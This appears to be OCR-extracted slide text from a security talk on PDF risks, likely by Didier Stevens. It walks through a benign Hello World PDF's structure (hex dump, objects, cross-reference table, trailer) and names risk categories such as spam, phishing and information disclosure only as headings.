
Risky PDF!

https://DidierStevens.com

Portable Document Format

Risk associated with PDF usage
Risk Mitigation

Intro...



```
25 50 44 46 2D 31 2E 37 0D 25 E2 E3 CF D3 0D 0A  %PDF-1.7.%......
37 39 20 30 20 6F 62 6A 0D 3C 3C 2F 4C 69 6E 65  79 0 obj.<</Line
61 72 69 7A 65 64 20 31 2F 4C 20 31 36 30 37 32  arized 1/L 16072
37 31 34 2F 4F 20 38 35 2F 45 20 36 35 38 35 36  714/O 85/E 65856
2F 4E 20 31 2F 54 20 31 36 30 37 31 30 38 37 2F  /N 1/T 16071087/
48 20 5B 20 31 32 38 31 20 33 30 39 5D 3E 3E 0D  H [ 1281 309]>>.
65 6E 64 6F 62 6A 0D 20 20 20 20 20 20 20 20 20  endobj.
20 20 0D 0A 78 72 65 66 0D 0A 37 39 20 34 38 0D    ..xref..79 48.
0A 30 30 30 30 30 30 30 30 30 31 36 20 30 30 30  .0000000016 0000
30 20 6E 0D 0A 30 30 30 30 30 36 35 37 35 34 20  0 n..0000065754
30 30 30 30 30 20 6E 0D 0A 30 30 30 30 30 30 31  00000 n..0000001
35 39 30 20 30 30 30 30 30 20 6E 0D 0A 30 30 30  590 00000 n..000
30 30 30 31 32 38 31 20 30 30 30 30 30 20 6E 0D  0001281 00000 n.
0A 74 72 61 69 6C 65 72 0D 0A 3C 3C 2F 53 69 7A  .trailer..<</Siz
65 20 31 32 37 2F 50 72 65 76 20 31 36 30 37 31  e 127/Prev 16071
30 37 36 2F 58 52 65 66 53 74 6D 20 31 35 39 30  076/XRefStm 1590
2F 52 6F 6F 74 20 38 30 20 30 20 52 2F 49 6E 66  /Root 80 0 R/Inf
6F 20 33 32 20 30 20 52 2F 49 44 5B 3C 36 33 32  o 32 0 R/ID[<632
39 39 41 42 34 31 37 31 46 36 37 43 37 41 31 45  99AB4171F67C7A1E
44 44 31 41 39 37 36 42 43 38 42 41 37 3E 3C 33  DD1A976BC8BA7><3
35 32 43 45 43 37 38 43 43 37 43 36 36 34 42 41  52CEC78CC7C664BA
44 44 32 42 33 46 31 38 30 32 42 33 35 34 30 3E  DD2B3F1802B3540>
5D 3E 3E 0D 0A 73 74 61 72 74 78 72 65 66 0D 0A  ]>>..startxref..
30 0D 0A 25 25 45 4F 46 0D 0A 20 20 20 20 20 20  0..%%EOF..
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 0D                .
0A 31 32 36 20 30 20 6F 62 6A 0D 3C 3C 2F 4C 65  .126 0 obj.<</Le
6E 67 74 68 20 32 30 33 2F 42 20 32 30 35 2F 43  ngth 203/B 205/C
20 31 38 33 2F 45 20 31 35 31 2F 46 69 6C 74 65   183/E 151/Filte
72 2F 46 6C 61 74 65 44 65 63 6F 64 65 2F 49 20  r/FlateDecode/I
32 34 30 2F 4C 20 31 36 37 2F 53 20 34 30 3E 3E  240/L 167/S 40>>
73 74 72 65 61 6D 0D 0A 78 DA 62 60 60 D0 66 60  stream..x.b``.f`
```

Physical Structure

```
%PDF-1.1
```

Header

```
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
>>
endobj
```

Objects

```
2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj
```

```
3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj
```

```
4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources
 << /ProcSet 6 0 R
    /Font << /F1 7 0 R >>
 >>
>>
endobj
```

```
5 0 obj
<< /Length 67 >>
stream
BT
/F1 24 Tf
100 700 Td
(Hello World)Tj
ET
endstream
endobj
```

```
6 0 obj
[/PDF /Text]
endobj
```

```
7 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj
```


```
xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
```


Cross Reference

```
trailer
<<
 /Size 8
 /Root 1 0 R
>>
startxref
642
%%EOF
```

Trailer


Logical Structure




01-hello-world.pdf - Adobe Reader
File Edit View Document Tools Window Help
1 / 1
66,7%
Find
Hello World
8,50 x 11,00 in


Risks

Spam


02-spam.pdf - Adobe Reader
File Edit View Document Tools Window Help
1 / 1
49,1%
Find
VGR 50
Buy here

Phishing


FDF - Forms Data Format



Demo time!


Information disclosure

Metadata



Information disclosure

Incremental Updates



Demo time!

Information disclosure

Malware Author at Work

